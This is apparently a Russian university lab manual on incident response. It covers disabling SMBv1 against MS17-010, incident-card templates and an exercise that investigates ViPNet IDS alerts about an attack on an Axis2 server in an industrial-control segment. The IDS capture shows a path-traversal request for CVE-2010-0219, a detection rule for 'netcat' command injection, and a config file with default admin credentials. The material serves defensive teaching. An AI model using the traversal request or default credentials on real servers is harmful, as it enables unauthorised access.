


Рисунок 27 – Подключение к RDP файлового сервера

Для закрытия уязвимости необходимо отключить SMB (Server Message Block) – сетевой протокол для удаленного доступа к файлам и принтерам, проверить наличие которого можно в менеджере сервера (рисунок 28).




Рисунок 28 – Проверка SMB 1.0/CIFS File Sharing support (installed)

Для его отключения необходимо выполнить команду «Set-SmbServerConfiguration -EnableSMB1Protocol \$false» в Windows PowerShell (рисунок 29).




Рисунок 29 – Отключение SMBv1 на сервере

Для проверки отключения данного протокола используется команда «Get-SmbServerConfiguration» (рисунок 30).

```
Select Administrator: Windows PowerShell

PS C:\Users\administrator.AMPIRE> Get-SmbServerConfiguration

AnnounceComment           :
AnnounceServer             : False
AsynchronousCredits       : 512
AuditSmb1Access           : False
AutoDisconnectTimeout     : 15
AutoShareServer           : True
AutoShareWorkstation      : True
CachedOpenLimit           : 10
DurableHandleV2TimeoutInSeconds : 180
EnableAuthenticateUserSharing : False
EnableDownlevelTimewarp   : False
EnableForcedLogoff        : True
EnableLeasing             : True
EnableMultiChannel        : True
EnableOplocks             : True
EnableSecuritySignature   : False
EnableSMB1Protocol        : False
EnableSMB2Protocol        : True
EnableStrictNameChecking  : True
EncryptData               : False
IrpStackSize              : 15
KeepAliveTime             : 2
MaxChannelPerSession      : 32
MaxMpxCount               : 50
MaxSessionPerConnection  : 16384
MaxThreadsPerQueue       : 20
MaxWorkItems              : 1
NullSessionPipes         :
NullSessionShares        : IPC$
OplockBreakwait          : 35
PendingClientTimeoutInSeconds : 120
RejectUnencryptedAccess   : True
RequireSecuritySignature  : False
ServerHidden              : True
Smb2CreditsMax            : 8192
Smb2CreditsMin           : 512
SmbServerNameHardeningLevel : 0
TreatHostAsStableStorage  : False
ValidateAliasNotCircular  : True
ValidateShareScope       : True
ValidateShareScopeNotAliased : True
ValidateTargetName       : True
```

Рисунок 30 – Проверка сервера SMB после отключения

Таким образом, уязвимость закрыта (рисунок 31).




Рисунок 31 – Устраненная уязвимость

Индивидуальное задание

Также, как и в предыдущих работах, заполните карточку инцидента в соответствии со своим вариантом (таблица 1). В результате выполнения индивидуального задания должны получиться корректно заполненные карточки инцидентов, в которых содержится максимально точная и корректная информация об обнаруженном действии нарушителя.

Также индивидуально заполните карточку описания вектора атаки Cyber Kill Chain.

Корректное заполнения карточек инцидентов и карточек описания вектора атаки можно найти в 1-ой лабораторной работе.

Таблица 1 – Варианты

Вариант	Уязвимость
1	Простой пароль пользователя веб-приложения предприятия
2	Служба RDP на порту установлена по умолчанию
3	Уязвимость MS17-010 файлового сервера

Таблица 2 – Карточка инцидента информационной безопасности

Название	
Источник	
Пораженные хосты	
Индикаторы	
Дата	
Файл	
Описание	
Рекомендации	

Таблица 3 – Карточка Cyber Kill Chain

Название атаки	
Нарушитель внутренний? (да/нет)	
Конечная цель нарушителя	
Какие промежуточные узлы сети нарушитель атаковал?	
Последовательность действий	
Какие уязвимости нарушитель эксплуатировал	
Комментарии	

Контрольные вопросы:

1. Объясните, к чему может привести слабый пароль пользователя веб-приложения предприятия.
2. Как можно заранее предотвратить перехват пароля злоумышленником?
3. Опишите своими словами понятие RDP.
4. Опишите взаимодействие RDP Клиента и сервера терминалов.
5. Объясните своими словами, в чём суть уязвимости MS17-010 файлового сервера?
6. Какие методы защиты от эксплуатации уязвимости MS17-010 вы знаете?
7. Какие существуют способы предотвращения инцидентов, связанных с уязвимостью MS17-010 файлового сервера?
8. Какой протокол нужно отключить для закрытия уязвимости MS17-010? Как это сделать?

ЛАБОРАТОРНАЯ РАБОТА №5

Защита данных сегмента АСУ ТП

В лабораторной работе рассматривается атака злоумышленника на сегмент АСУ ТП предприятия с целью получения доступа к внутренним ресурсам.

После обнаружения и эксплуатации целого ряда уязвимостей нарушитель получает доступ к серверу, на котором установлен SCADA, благодаря чему злоумышленник может как заполучить необходимую информации, так и нарушить работоспособность АСУ ТП.

Главная цель – заполучить данные с АСУ ТП предприятия.

Квалификация нарушителя высокая. Он умеет использовать инструментарий для проведения компьютерных атак, а также знает техники постэксплуатации.

Средство обнаружения вторжений – программно-аппаратный комплекс для обнаружения вторжений в информационные системы ViPNet IDS.

Рассматриваемые уязвимости:

1. уязвимая версия Axis2 (CVE-2010-0219);

Apache Axis (Apache eXtensible Interaction System) – фреймворк веб-сервиса с открытым исходным кодом. Apache Axis2 же в свою очередь – это механизм полная переработка широко используемого стека Apache Axis SOAP. Axis2 предоставляет возможность добавлять интерфейсы Web-сервисов в Web-приложения. Он также может работать как автономный сервер. Приложение, созданное с помощью Axis2, можно развернуть на Tomcat или любом другом совместимом сервере приложений.

Основные особенности Axis2: скорость, низкий объем занимаемой памяти, гибкость, стабильность, расширяемость, АХИОМ, горячее развертывание, асинхронные веб-службы, поддержка MEP, компонентно-ориентированное развертывание, транспортная структура, поддержка

WSDL.

Основными проблемами безопасности при работе с Axis2 является: некорректная настройка параметров безопасности(проблемы с контролем доступа и аутентификацией), межсайтовое выполнение сценариев (XSS), использование компонентов с известными уязвимостями, разглашение конфиденциальных данных, внешние сущности XML(XXE).

Самыми действенными способами обеспечения безопасности при работе с Axis2 является: своевременное обновление программной части и грамотное ведение политики безопасности в компании.

2. уязвимая версия программы CoolReaderPDF (CVE-2012- 4914);

CoolReaderPDF по своей сути является обычным кросс-платформенным приложением для просмотра файлов различных расширений, в данном случае с помощью этого приложения открывался PDF-файл. Многие знают, что приложения с письмом архивы(расширения .rar .zip) могут содержать в себе вредоносные файлы, однако не каждый догадывается, что в документы Microsoft Office и PDF-файлы тоже возможно встроить различные «скрипты», которые активируется при просмотре конкретной страницы.

Дело в том, что PDF-файлов – не просто конвертированный текст или изображение, он имеет конкретную структуру и может содержать в себе до восьми типов объектов: boolean-значения, числа, строки, имена, массивы, словари, потоки, null-объекты. Именно благодаря этому возможно выполнение вредоносного кода при просмотре, казалось бы обычной, очередной страницы файла.

Основные способы защиты от вредоносных файлов:

- 1) Фильтрация электронной почты и содержимого веб-страниц.
- 2) Использование системы предотвращения вторжений.
- 3) Запрет JavaScript.

- 4) Запрет отображения PDF-файлов в браузерах.
- 5) Запрет доступа к файловой системе и сетевым ресурсам для приложений, предназначенных для чтения PDF-файлов.

3. уязвимая версия IGSS (CVE-2011-1567).

Interactive Graphical SCADA System (IGSS) – это интерактивное графическое приложение для SCADA системы, которое позволяет специалисту обеспечивать контроль за технологическими процессами на АСУ ТП в реальном времени. АСУ ТП, в свою очередь, является комплексом программных и технических средств, предназначенных для создания систем автоматизации управления технологическим оборудованием и производственными процессами на предприятиях, то есть для максимальной автоматизации производства.

Основными уязвимостями в корпоративных информационных системах промышленных организаций являются:

- 1) Доступность интерфейсов администрирования (SSH, Telnet, RDP) внешнему нарушителю.
- 2) Словарные пароли привилегированных пользователей.
- 3) Доступность подключения к СУБД внешнему нарушителю.
- 4) Уязвимые версии ПО.
- 5) Использование открытых протоколов передачи данных.
- 6) Загрузка произвольных файлов на компьютеры предприятий пользователями.
- 7) Избыточность привилегий пользователей и ПО.
- 8) Хранение важных данных в открытом виде или доступе.

При отсутствии всех вышеперечисленных уязвимостей в корпоративной информационной системе риск проникновения внешнего нарушителя значительно снижается.

Ход работы

1. Уязвимая версия Axis2 (CVE-2010-0219)

Для обнаружения уязвимости воспользуйтесь уже хорошо знакомым VipNet IDS, подключимся по заданному ip и авторизуемся. Далее отсортируйте события, оставив только высокий и средний уровень важности. Как видно на рисунке 1, в самом начале выполнения сценария произошло множество событий с правилом «ET SCAN Nmap», что говорит о сканировании сети предприятия из внешней сети. Также на рисунке 1 выделены те правила, которые сообщают нам о том, что злоумышленник нашел сервер с открытым портом и начал эксплуатировать уязвимость, связанную с axis2, которая позволяет получить доступ к конфигурационному файлу и отправлять отчеты менеджеру.

The screenshot displays the VipNet IDS interface. On the left, a table lists various events. A red box highlights several rows, including those with rule names like 'ET POLICY Executabl...', 'AM EXPLOIT Generic...', and 'GPL WEB_SERVER ht...'. On the right, a detailed view of an event is shown, with a red box highlighting the hex dump and its corresponding ASCII representation, which includes the command 'yGET /a xis2/ser...' and 'vices/Ve rslon?xs'.

Дата и вре...	Код соб...	Кл.	Название правила	Класс	Протокол	IP-адрес и...	Порт ...	IP-адрес п...	Порт ...	Напра...
2022-05-17 ...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	185.88.181...	9991	10.10.1.253	30288	🔍 → 🏠
2022-05-17 ...	3007339	1	AM TROJAN Trojan.D...	trojan-activity	TCP	10.10.1.253	65422	185.88.181...	8081	🏠 → 🔍
2022-05-17 ...	3007339	1	AM TROJAN Trojan.D...	trojan-activity	TCP	10.10.4.11	49939	185.88.181...	8081	🏠 → 🔍
2022-05-17 ...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	185.88.181...	4445	10.10.4.11	49933	🔍 → 🏠
2022-05-17 ...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	185.88.181...	4445	10.10.4.11	49933	🔍 → 🏠
2022-05-17 ...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	185.88.181...	4445	10.10.1.253	60947	🔍 → 🏠
2022-05-17 ...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	185.88.181...	4445	10.10.1.253	60947	🔍 → 🏠
2022-05-17 ...	3121915	1	ET POLICY Executabl...	policy-violation	TCP	185.88.181...	4433	10.10.1.24	52084	🔍 → 🏠
2022-05-17 ...	3121915	1	ET POLICY Executabl...	policy-violation	TCP	185.88.181...	4433	10.10.1.24	52084	🔍 → 🏠
2022-05-17 ...	3106358	1	AM EXPLOIT Generic ...	web-application-att...	TCP	185.88.181...	45360	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	3111399	1	AM EXPLOIT Generic ...	web-application-att...	TCP	185.88.181...	45314	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	2100993	1	GPL WEB_SERVER its...	web-application-att...	TCP	185.88.181...	45300	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	3101556	1	AM EXPLOIT Generic ...	web-application-att...	TCP	185.88.181...	45272	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	2101071	1	GPL WEB_SERVER ht...	web-application-att...	TCP	185.88.181...	45262	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	54886	10.10.1.21	80	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	54884	10.10.1.21	80	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	57092	10.10.1.20	80	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	45204	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	57086	10.10.1.20	80	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	45198	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	45196	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	57074	10.10.1.20	80	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	57072	10.10.1.20	80	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	54860	10.10.1.21	80	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	54858	10.10.1.21	80	🔍 → 🏠
2022-05-17 ...	2009358	1	ET SCAN Nmap Script...	web-application-att...	TCP	185.88.181...	45176	10.10.1.24	8080	🔍 → 🏠

```
0000 00 50 56 a2 ef 49 00 50 56 a2 0f b9 08 00... .Pv4II.P V4..E..
0010 00 f5 35 18 40 00 3f 06 8c 36 89 58 37... .85-g.7. 05*Up7..
0020 01 18 81 30 1f 90 04 bf 93 a3 26 80 ad 84... ..80.8.¿ "88€€.
0030 01 f6 60 af 00 00 01 01 00 0a 08 20 e9 45... .8"..... ð é€Á
0040 02 79 47 45 94 20 2f 61 78 69 73 32 2f 73... .yGET /a xis2/ser
0050 76 69 63 65 73 2f 56 65 72 73 69 6f 6e 3f... vices/Ve rslon?xs
0060 64 30 2e 2e 2f 63 6f 6e 66 2f 61 78 69 73... d=../con f/axis2.
0070 78 60 6c 20 48 54 50 2f 31 2e 31 80 0a... xm1 HTTP /1.1..Ho
0080 73 74 3a 20 31 38 35 2e 38 38 2e 31 38 31... st: 185. 88.181.9
0090 37 3a 38 38 30 80 0a 43 6f 6e 6e 65 63... 7:0000.. Connecti
00a0 6f 6e 3a 20 60 65 65 70 20 61 6c 69 76 65... on: keep -alive..
00b0 41 63 63 65 70 74 20 45 6e 63 6f 64 69 6e... Accept-E ncoding:
00c0 20 67 7a 69 70 2c 20 64 65 66 6c 61 74 65... gzip, d eflate..
00d0 41 63 63 65 70 74 3a 20 2a 2f 2a 80 0a 55... Accept: */*..Use
00e0 72 20 41 67 65 6e 74 3a 20 70 79 74 68 6f... r-Agent: python-
00f0 72 65 71 75 65 73 74 73 2f 32 2e 32 31 2e... requests /2.21.0.
0100 0a 80 0a ...
```

Рисунок 1 – События в VipNet IDS

На рисунке 2 показано другое событие, правило которого сообщает об эксплуатации уязвимости, связанной с командой «netcat» внутри http запроса.

Дата и вре...	Код соб...	К...	Название правила	Класс	Протокол	IP-адрес и...	Порт ...	IP-адрес п...	Порт ...	Напра...
2022-05-17 ...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	185.88.181...	9991	10.10.1.253	30288	🔍 → 🏠
2022-05-17 ...	3007339	1	AM TROJAN Trojan D...	trojan-activity	TCP	10.10.1.253	65422	185.88.181...	8081	🏠 → 🔄
2022-05-17 ...	3007339	1	AM TROJAN Trojan D...	trojan-activity	TCP	10.10.4.11	49939	185.88.181...	8081	🏠 → 🔄
2022-05-17 ...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	185.88.181...	4445	10.10.4.11	49933	🔍 → 🏠
2022-05-17 ...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	185.88.181...	4445	10.10.1.253	60947	🔍 → 🏠
2022-05-17 ...	2025644	1	ET TROJAN Possible ...	trojan-activity	TCP	185.88.181...	4445	10.10.1.253	60947	🔍 → 🏠
2022-05-17 ...	3121915	1	ET POLICY Executabl...	policy-violation	TCP	185.88.181...	4433	10.10.1.24	52084	🔍 → 🏠
2022-05-17 ...	3121915	1	ET POLICY Executabl...	policy-violation	TCP	185.88.181...	4433	10.10.1.24	52084	🔍 → 🏠
2022-05-17 ...	3106358	1	AM EXPLOIT Generic ...	web-application-att...	TCP	185.88.181...	45360	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	3111399	1	AM EXPLOIT Generic ...	web-application-att...	TCP	185.88.181...	45314	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	2100993	1	GPL WEB_SERVER lis...	web-application-att...	TCP	185.88.181...	45300	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	3101556	1	AM EXPLOIT Generic ...	web-application-att...	TCP	185.88.181...	45272	10.10.1.24	8080	🔍 → 🏠
2022-05-17 ...	2101071	1	GPL WEB_SERVER .HT...	web-application-att...	TCP	185.88.181...	45262	10.10.1.24	8080	🔍 → 🏠

Событие 2022-05-17 15:39:15.034419
Событие высокой важности

Событие	Источник	Получатель	Пакет
2022-05-17 15:39:15.034419			

Дата и время обнаружения: 2022-05-17 15:39:15.034419
 Тип события: Сигнальное событие
 Протокол: TCP
 Код события: 3111399
 Класс правила: **web-application-attack**
 Группа правил: exploit
 Название правила: **AM EXPLOIT Generic Command Injection in HTTP URI: 'netcat' in request**
 Описание правила: Правило обнаруживает в сетевом трафике программный код, предназначенный для эксплуатации уязвимости.
 Текст правила: alert tcp any any -> \$HOME_NET \$HTTP_PORTS (msg:'AM EXPLOIT Generic Command Injection in HTTP URI: 'netcat' in request'; flow:established,to_server,content:'netcat';http.uri.flowbits:set,AM Generic command_injection;classtype:web-application-attack;ev:3;sid:3111399/metadata:affected_asset dst, attack_target Web_Server, tag T1190, tias_category Exploitation)

Рисунок 2 – Событие с правилом о нестандартной команде внутри http запроса

Для устранения уязвимости подключимся к удаленному рабочему столу. Далее с помощью PDF-файла с информацией о подключениях к различным узлам сети компании найдем необходимый нам сервер с axis2. В данном случае он имеет ip-адрес 10.10.1.24, чтобы зайти непосредственно в саму среду axis2 нужно также прописать в строке запроса порт и необходимое средство. Итоговый запрос и сайт выглядят следующим образом: «10.10.1.24:8080/axis2» и рисунок 3.




Рисунок 3 – Сайт с axis2


Первая проблема в данном случае заключается в том, что из конфигурационного файла axis2.xml можно получить данные учетной записи администратора (рисунок 4). Далее с помощью полученных данных можно авторизоваться под учетной записью администратора (рисунок 5).

```

<!-- Uncomment if you want to enable the reduction of the in-memory cache of WSDL definitions -->
<!-- In some server environments, the available memory heap is limited and can fill up under load -->
<!-- Since in-memory copies of WSDL definitions can be large, some steps can be taken -->
<!-- to reduce the memory needed for the cached WSDL definitions. -->
<!-- parameter name="reduceWSDLMemoryCache">true</parameter -->
<!-- This will give out the timeout of the configuration contexts, in milliseconds -->
<parameter name="ConfigContextTimeoutInterval">30000</parameter>
<!-- During a fault, stack trace can be sent with the fault message. The following flag will control -->
<!-- that behavior. -->
<parameter name="sendStackTraceDetailsWithFaults">>false</parameter>
<!-- If there aren't any information available to find out the fault reason, we set the message of the exception -->
<!-- as the faultreason/Reason. But when a fault is thrown from a service or some where, it will be -->
<!-- wrapped by different levels. Due to this the initial exception message can be lost. If this flag -->
<!-- is set, then Axis2 tries to get the first exception and set its message as the faultreason/Reason. -->
<parameter name="DrillDownToRootCauseForFaultReason">>false</parameter>
<parameter name="userName">admin</parameter>
<parameter name="password">axis2</parameter>
<!-- To override repository/services you need to uncomment following parameter and value SHOULD be absolute file path. -->
<!-- ServicesDirectory only works on the following cases -->
<!-- -file based configurator and in that case the value should be a file URL (http:// not allowed) -->
<!-- -When creating URL Based configurator with URL file:// -->
<!-- - War based configurator with expanded case , -->
<!-- All the other scenarios it will be ignored. -->
<!-- <parameter name="ServicesDirectory">services</parameter> -->
<!-- To override repository/modules you need to uncomment following parameter and value SHOULD be absolute file path -->
<!-- <parameter name="ModulesDirectory">modules</parameter> -->
<!-- Following params will set the proper context paths for invocations. All the endpoints will have a commons context -->
<!-- root which can configured using the following contextRoot parameter -->
<!-- <parameter name="contextRoot">axis2</parameter> -->
<!-- Our HTTP endpoints can handle both REST and SOAP. Following parameters can be used to distinguish those endpoints -->
<!-- In case of a servlet, if you change this you have to manually change the settings of your servlet container to map this -->
<!-- context path to proper axis2 servlets -->
<!-- <parameter name="servicePath">services</parameter> -->
<!-- <parameter name="restPath">rest</parameter> -->
<!-- Following parameter will completely disable REST handling in Axis2 -->
<parameter name="disableREST" locked="false">>false</parameter>
<!-- Following parameter will suppress generation of SOAP 1.2 bindings in auto-generated WSDL files -->
<parameter name="disableSOAP12" locked="true">>false</parameter>
<!-- POJO deployer , this will allow users to drop .class file and make that into a service -->
<deployer extension="class" directoryv="pojo" class="org.apache.axis2.deployment.POJODeployer"/>

```

